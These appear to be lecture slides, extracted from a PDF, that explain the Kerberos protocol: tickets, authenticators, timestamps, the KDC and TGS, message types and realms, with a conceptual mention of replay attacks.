
# Ticket request



# Use of ticket




# Login




- *Local host of A = (current) Alice's workstation*
- $S_A$  = session key for A

# Ticket request



# Use of Ticket for printer P



- printer request is managed by A's local host

- there is mutual authentication using timestamp

# Authentication and time synchronization

- Authenticator:  $K_x\{\text{timestamp}\}$ 
  - $K_x$  is a session key
- Global Synchronous Clock is required
- Authenticator is used to avoid
  - replay of old messages sent to the same server by the adversary (old messages are eliminated)
  - replay to a server (when there are many servers)
  - Authenticator DOES NOT guarantee data integrity (a MAC is required)
- **Vulnerability:** many instances of same server all using same master key. Replay attack!
  - how could it be avoided?

# KDC and TGS

- KDC and TGS are similar (the same?) why do we need two different entity?
  - Historical reasons
  - One KDC can serve different systems (1 KDC many TGS)
- multiple copies of KDC, sharing same KDC master key - availability and performance
- Consistency issues in KDC databases
  - A single KDC stores information concerning principal (safer)
  - Periodically upload information to other KDC

# Kerberos - Performance

- KDC stores only TGT and tickets
- Most work is on client
- KDC is involved only at login to provide TGT
- KDC uses only permanent information

# Message types

- **AS\_REQ**
  - Used when asking for the initial TGT.
- **AS\_REPLY** (also **TGS REP**)
  - Used to return a ticket, either a TGT or a ticket to some other principal.
- **AP\_REQ** (also **TGS\_REQ**)
  - Used to talk to another principal (or the TGS) using a ticket (or a TGT).
- **AP\_REQ\_MUTUAL**
  - This was intended to be used to talk to another principal and request mutual authentication. In fact, it is never used; instead, applications know whether mutual authentication is expected.
- **AS\_ERR**
  - Used for the KDC to report why it can't return a ticket or TGT in response to **AS\_REQ** or **TGS\_REQ**.
- **PRIV**
  - This is a message that carries encrypted integrity-protected application data.
- **SAFE This**
  - is a message that carries integrity-protected application data.
- **AP\_ERR**
  - a.y.2019-20 Used by an application to report why kerberos authentication failed.

# Ticket (Alice, Bob)

encrypted with Bob's key

- Alice's name, instance and realm
- Alice's Network Layer address
- session key for Alice, Bob
- ticket lifetime, units of 5 minutes
- KDC's timestamp when ticket made
- Bob's name and instance
- pad of 0s to make ticket length multiple of eight octets

# Authenticator


encrypted with session key

- Alice's name, instance and realm
- checksum
- 5-millisecond timestamp
- timestamp (time in seconds)
- pad of 0s to make authenticator multiple of eight octets


# Kerberos: Realms

- In very large systems security and performance issues suggest to use not only a domain but more (several many KDC)
- REALM
- each realm has a different master KDC
- all KDCs share the same KDC master key
- two KDCs in different realms have different databases of users

